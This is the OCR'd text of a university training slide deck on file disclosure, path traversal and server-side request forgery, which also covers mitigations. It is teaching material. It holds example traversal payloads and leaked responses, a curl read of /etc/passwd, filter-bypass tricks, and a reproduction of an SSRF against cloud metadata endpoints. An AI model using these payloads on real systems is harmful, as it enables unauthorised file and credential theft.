CYBER CHALLENGE
CyberChallenge.IT

cini
Cybersecurity National Lab

SPONSOR PLATINUM

accenturesecurity

aizoon AUSTRALIA EUROPE USA
TECHNOLOGY CONSULTING

B5

EY Building a better working world

eni

exprivia | ITALTEL

IBM

KPMG

LEONARDO

NTT DATA
Trusted Global Innovator

NUMERA
SISTEMI E INFORMATICA S.p.A.

Telsy

SPONSOR GOLD

bip.

cisco

MONTE DEI PASCHI DI SIENA
BANCA DAL 1472

negg

NOVANEXT
connecting the future

pwc

SPONSOR SILVER

DiGi ONE
the leading digital company

ICT CYBER CONSULTING

File Disclosure and Server-Side Request Forgery

Riccardo BONAFEDE
Università di Padova
bonaff@live.it

CYBER CHALLENGE
CyberChallenge.IT

cini
Cybersecurity
National Lab

https://cybersecnatlab.it

License & Disclaimer

License Information

This presentation is licensed under

the Creative Commons BY-NC License

To view a copy of the license, visit:

http://creativecommons.org/licenses/by-nc/3.0/legalcode

Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

 Rel. 26.03.2020

Outline

- File Disclosure
  - Impact and Overview
  - Paths 101
  - Path traversal attacks
  - Fixes
- Server-Side Request Forgery

Outline

- File Disclosure
  - Impact and Overview
  - Paths 101
  - Path traversal attacks
  - Fixes
- Server-Side Request Forgery

File Disclosure

- A file disclosure is the **impact of certain vulnerabilities**
- As the name suggests, it consists of the ability to **disclose/leak important files from a server**
- Because it is an impact, there are **multiple class of vulnerabilities** that **lead to file disclosure**
  - For example, remote code execution is another type of impact that could also result in a file disclosure

File Disclosure

- Files inside a server are critical information:
  - In many applications, files uploaded by users are the information that we want to protect
  - The disclosure of such files is a violation of the web app authentication itself

File Disclosure

- It is also possible to **steal configs files** from the webserver **which might contain credentials**
  - *Database configuration files* often contain the credentials to access the database
  - Files like the *tomcat-users.xml* contain the credentials to access the tomcat manager
  - Files like *flask configuration* or *web.config* in a .net application contain the secret used to sign the session

File Disclosure

- Finally, it is possible to **steal the source code** of the web application
  - For some business, the source code of the web application is its product/asset
  - An attacker in possession the source code is more effective
    - It is easier for the attacker to find other vulnerabilities, especially if the application was developed according to a "security by obscurity" model, and to exploit them

File Disclosure

- How can a web app disclose sensible files?
  - Basically, **everything that works with files can lead to a file disclosure vulnerability**
  - There are standard sinks, and some of them are a trivial
  - If a user-controlled input manages to go inside these sinks, the web app is at risk

File Disclosure

- Some sinks are trivial...
- Basically every function in every programming language that manages files
  - Every flavor of **`open/fopen`** in every language
  - Flask **`send_file`**
  - …
- Obviously, it is also possible to leak files if the web app suffers from code execution

File Disclosure

- Some sink
- Basically e amming language that mana
  - Every fla age
  - Flask **ser**
  - …
- Obviously, s if the web app suffers from code execution

```
fopen
tmpfile
bzopen
gzopen
SplFileObject->__construct
// write to filesystem (partially in combination with rea
chgrp
chmod
chown
copy
file_put_contents
lchgrp
lchown
link
mkdir
move_uploaded_file
rename
rmdir
```


File Disclosure

- Some sink
- Basically e … amming language that mana
  - Every fla … age
  - Flask **ser**
  - …
- Obviously … s if the web app suffers from code execution

```
readfile
readlink
realpath
stat
gzfile
readgzfile
getimagesize
imagecreatefromgif
imagecreatefromjpeg
imagecreatefrompng
imagecreatefromwbmp
imagecreatefromxbm
imagecreatefromxpm
ftp_put
ftp_nb_put
exif_read_data
read_exif_data
exif_thumbnail
exif_imagetype
```


File Disclosure

- Other sinks are less trivial
  - **cURL** is used as a http client. But it can also be used to open files

```
$fd = curl_init('file:///etc/passwd');
echo curl_exec($a);
```

  - **XML** parsing suffers from file disclosure: XML format has some special entities that permit to open and read files

File Disclosure

- Sometimes it is possible to leak important files just because they are publicly accessible
  - .git directory exposed
    - If you make your git directory open to the internet, everyone will be able to dump all files inside it
  - Web-server misrouting
    - Sometimes it is possible to trick a web server to return a .php file as an image...

Outline

- File Disclosure
  - Impact and Overview
  - Paths 101
  - Path traversal attacks
  - Fixes
- Server-Side Request Forgery

Paths 101


- Let us focus on what happens if a user-controlled input finds a way to an open-like function
- We first need to understand few things about how paths work

Paths 101

- An **absolute path** is a path that describes the location of a file regardless of the working directory
  - /etc/passwd
- A **relative path** is a path that describes the location of a file starting from the working directory
  - foo/bar

Paths 101

- Paths are composed by a **dirname** and a **basename**
  - The **dirname** is the portion of the path up to the last /
  - The **basename** is the portion of the path after the last /



Paths 101

- Every directory has two special subdirectories:
  - The **current directory**, whose name is .
    - /foobar/./ == /foobar/
  - And the **parent directory**, whose name is ..
    - /foobar/../ == /
- The parent directory is especially useful for file disclosure because it permits to access every directory inside the file system

Paths 101

- A path in its **shortest form** is called **normalized**
- For example:
  - */foo/bar* is normalized, there is no way to make it shorter
  - *//foo/bar* is not normalized, /foo/bar is shorter
  - */foo/./bar* is not normalized, /foo/bar is shorter
- What about /foo/test/../bar?

Paths 101

- What about /foo/test/../bar?
- Its shortest form would be /foo/bar, but what happens if /foo/test/ does not exist?
  - If the path is normalized before opened, then everything is fine: we can access /foo/bar without any problem
  - If the path is not normalized, then the open would fail because /foo/test/ does not exist, and so ..

Outline

- File Disclosure
  - Impact and Overview
  - Paths 101
  - Path traversal attacks
  - Fixes
- Server-Side Request Forgery

Path Traversal

- Path traversal is a vulnerability that leads to a file disclosure
- It happens when user-controlled input finds its way into an open or equivalent function
- If there are no security checks or security sanitization, an attacker could inject paths that are not meant to be opened

Path Traversal

- Path
- It h
- If th

```
<nowiki>
<?php
$template = 'blue.php';
if ( isset( $_COOKIE['TEMPLATE'] ) )
    $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/web/templates/" . $template );
?>
</nowiki>
```

disc

le

way

intc

sanitization, an attacker could inject paths that are not meant to be opened

Path Traversal

- Path
- It h
- If th

```
<nowiki>
<?php
$template = 'blue.php';
if ( isset( $_COOKIE['TEMPLATE'] ) )
    $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/web/templates/" . $template );
?>
</nowiki>
```

Entry point

disc … file

… way

intc …

… sanitization, an attacker could inject paths that are not meant to be opened

Path Traversal

- Path
- It h
- If th

```
<nowiki>
<?php
$template = 'blue.php';
if ( isset( $_COOKIE['TEMPLATE'] ) )
    $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/web/templates/" . $template );
?>
</nowiki>
```

Sink

disc

intc

way

sanitization, an attacker could inject paths that are not meant to be opened

Path Traversal

- There are a few cases that might happen:
  - **Plain** injection — open($input)
  - **Prepended** injection — open($input + '/foobar')
  - **Appended** injection — open('/foobar' + $input)
  - **Appended** and **prepended** — open('/foo'+$input+'/bar)

Full Plain Path Traversal

- open($input)
- Without security checks it is possible to leak every file on the filesystem
- Other problems:
  - Protocols like HTTP / gopher / ssh could be used, making it a Server-Side Request Forgery
  - For some functions, it is possible to execute arbitrary code. (For example if the injection is inside Perl's open)

Full Plain Path Traversal

- The exploit for this kind of injection is trivial
  - Just put the path of the file to disclose
- A useful test file on Unix systems is **`/etc/passwd`**
- Why?
  - It always exists and is accessible by every user of the system
  - Is a good target to properly check if there is an actual injection inside an open-like function

Appended Path Traversal

- open('/somedir/' . $input)
- It is the most common one
- It is basically a plain injection without the possibility to use other protocols
- If there is no protection, it is possible to leak every file in the filesystem

Appended Path Traversal

- To exploit this, append some ../ in order to get to the root directory
- In this way, it is possible to access every file of the filesystem

Appended Path Traversal


```
https://[redacted]/html/js/editor/editor.jsp?editorImpl=../../../WEB-INF/web.xml?
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Thu, 30 Mar 2017 20:24:43 GMT
Connection: close
Content-Length: 54193


<?xml version="1.0"?>

<web-app xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" version="2.4"
    <context-param>
        <param-name>contextClass</param-name>
        <param-value>com.liferay.portal.spring.context.PortalApplicationContext</param-value>
```


Appended Path Traversal


```
https://[redacted]/html/js/editor/editor.jsp?editorImpl=../../../WEB-INF/web.xml?
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Thu, 30 Mar 2017 20:24:43 GMT
Connection: close
Content-Length: 54193
```

```
<?xml version="1.0"?>

<web-app xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" version="2.4"
    <context-param>
        <param-name>contextClass</param-name>
        <param-value>com.liferay.portal.spring.context.PortalApplicationContext</param-value>
```


Prepended Path Traversal

- *open($input . 'someotherdata')*
- A little bit trickier than the previous one, normally in two forms:
  - An extension is enforced
    - file_get_content($input . '.txt')
  - Or a filename is enforced
    - file_get_contents($input . '/somefile.txt')

Prepended Path Traversal

- Allows the disclosure of files whose path finish with a hardcoded suffix
- There are some tricks

- Some languages support the file:// scheme.
- Particularly interesting because it is parsed as a URL
  - file://localhost**/path/to/file**?someotherdata == /path/to/file

```
ubuntu@ip-172-31-24-48:~$ curl file://localhost/etc/passwd\?someotherdata
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

- Some scripting languages internally use the C function open
- Because of how C handles strings, open will ignore everything after a NULL character (*\x00*)
- This trick worked very well for older versions of PHP, but now is patched

Path Traversal

- A **blacklist** is a common mitigation against these types of vulnerabilities
- A blacklist is used to look for "dangerous" words inside a user-supplied input
- If a dangerous word is found, the system rejects the input or sanitizes it, thus removing the dangerous word

Path Traversal

- Blacklists are insecure, because they are error prone
  - You will never able to insert all the edges cases!
- For example, does a blacklist that contains the word '*proc*' prevent access to the '*/proc/*' directory?
  - No, */dev/fd/* is a link to */proc/self/fd*, so you can access every file of */proc/* with the directory */def/fd/../../*

Path Traversal

- What if we blacklist single dangerous characters like . Or / ?
  - The problem here is congruency. Some languages, javascript in particular, don't handle well malformed unicode characters.
  - For example, the unicode character *u012e* (Į), when converted to ascii, is incorrectly transformed to the byte *x2e* (.)
  - You can see that if the blacklist is using unicode but the open function is using ascii there is a problem

Outline

- File Disclosure
  - Impact and Overview
  - Paths 101
  - Path traversal attacks
  - Fixes
- Server-Side Request Forgery

Fixes

- **Normalize paths**
- In this way there are no "nasty points" inside paths, and it is possible to **enforce a dirname**
  - Pay attention that the function used for normalization parses paths the same way of the open function
    - In this way, you will able to avoid problems caused by incongruences

Fixes

- Another good mitigation is **chroot**
- Chroots are "jails" enforced by the OS or by some programming languages
- If a path is set as a chroot, then every access outside this path would be denied by the OS/interpreter
- If an attacker manages to bypass all security checks, he will be stopped by the chroot

Fixes

- In summary
  - Blacklists are useless, as they can be bypassed in different weird ways
  - Whitelists work better, but defeat the purpose of passing user input inside an open function
  - Avoid incongruency, check paths the same way you open them

Outline


- File Disclosure
  - Impact and Overview
  - Paths 101
  - Path traversal attacks
  - Fixes
- Server-Side Request Forgery

Server-Side Request Forgery

- A Server-Side Request Forgery (SSRF from now on) is a vulnerability in which an attacker abuses a functionality of an application to send requests from the server backend

Server-Side Request Forgery

- A Server-Si…om now on) is a vulnerabi…ses a functionali…equests from the server …



Server-Side Request Forgery

- The impact varies a lot, and it depends on the control present in the forged requests
  - Total TCP controlled request
  - Total HTTP controlled request
  - Control on some part of HTTP
  - Control only on the host/port

Server-Side Request Forgery

- SSRFs are dangerous because they allow bypassing the firewall
- If the internal network is not properly designed, it Is possible to access to sensible hosts, like internal web applications and control panels

Server-Side Request Forgery

- If the vulnerable web application is hosted on a cloud instance, things become more interesting
- Some instances have access to specials URLs that often contain critical data such as API key, used to manage the instances themselves

Server-Side Request Forgery

- For example, AWS instances can access the metadata API, at the url http://169.254.169.254/
- This host contains sensible information such as the IAM security credentials and general information about the vulnerable instance

Server-Side Request Forgery

- If there is no output, the SSRF is called blind SSRF
- It is less dangerous than a normal SSRFs
- With a blind SSRF it is possible to
  - Map the internal network
  - Trigger actions on hosts behind the firewall

Server-Side Request Forgery

- It is possible to map the internal network by trying url/ports, and by looking at the response time
  - This can be done if the response time of the vulnerable endpoint depends on the response time of the SSRF request

Server-Side Request Forgery

- To find an SSRf, you should:
  - Find suspicious endpoints: If you see a url inside a parameter try to put a URL controlled by you. You can use a tool like ngrok
  - If you have a pingback at your host, then probably you have an SSRF. Then you should try to insert internal hostnames, like "localhost" or common internal IPs (192.168.1.1,10.0.0.1, and so on..)
  - Examine the response time!

Server-Side Request Forgery

alyssa_herrera submitted a report to **U.S. Dept Of Defense**. Mar 15th (2 years ago)

Summary:

An end point on [redacted] allows an internal access to the network thus revealing sensitive data and allowing internal tunneling

Description:

OAuth Plugin allows you to provide a url that gives a snap shot of the web page. We can pass internal URLS and conduct SSRF.

Impact

Critical

Step-by-step Reproduction Instructions

https://[redacted]/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/hostname

We can see the follow data

ip-172-31-12-254.[redacted].compute.internal

https://[redacted]/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/public-ipv4

[redacted]

Server-Side Request Forgery

alyssa_herrera submitted a report to **U.S. Dept Of Defense**. Mar 15th (2 years ago)

Summary:

An end point on [redacted] allows an internal access to the network thus revealing sensitive data and allowing internal tunneling

Description:

OAuth Plugin allows you to provide a url that gives a snap shot of the web page. We can pass internal URLS and conduct SSRF.

Impact

Critical

Step-by-step Reproduction Instructions

https://[redacted]/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/hostname

We can see the follow data

ip-172-31-12-254.[redacted].compute.internal

https://[redacted]/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/public-ipv4

[redacted]

Server-Side Request Forgery

- Every piece of code that can issue a connection can lead to this vulnerability
- Common functions/libraries are:
  - PHP open-like functions
  - CURL
  - Python's urllib
  - ...

Server-Side Request Forgery


```
def send_email(request):
    try:
        recipients = request.GET['to'].split(',')
        url = request.GET['url']
        proto, server, path, query, frag = urlsplit(url)
        if query: path += '?' + query
        conn = HTTPConnection(server)
        conn.request('GET',path)
        resp = conn.getresponse()
```


Server-Side Request Forgery

Snipped of code from Graphite

```
def send_email(request):
    try:
        recipients = request.GET['to'].split(',')
        url = request.GET['url']
        proto, server, path, query, frag = urlsplit(url)
        if query: path += '?' + query
        conn = HTTPConnection(server)
        conn.request('GET',path)
        resp = conn.getresponse()
```


Server-Side Request Forgery

- Generally speaking, SSRFs are really difficult to avoid
- The most effective way is to check the user-supplied host against a whitelist
- Another good mitigation is to make requests from a host isolated from the internal network

File Disclosure and Server-Side Request Forgery

Riccardo BONAFEDE
Università di Padova
bonaff@live.it

CYBER CHALLENGE
CyberChallenge.IT

cini
Cybersecurity
National Lab

https://cybersecnatlab.it

CYBER CHALLENGE
CyberChallenge.IT

cini
Cybersecurity National Lab

SPONSOR PLATINUM

accenturesecurity

aizoon AUSTRALIA EUROPE USA
TECHNOLOGY CONSULTING

B5

EY Building a better working world

eni

exprivia | ITALTEL

IBM

KPMG

LEONARDO

NTT DATA
Trusted Global Innovator

NUMERA
SISTEMI E INFORMATICA S.p.A.

Telsy

SPONSOR GOLD

bip.

cisco

MONTE DEI PASCHI DI SIENA
BANCA DAL 1472

negg

NOVANEXT
connecting the future

pwc

SPONSOR SILVER

DiGi ONE
the leading digital company

ICT CYBER CONSULTING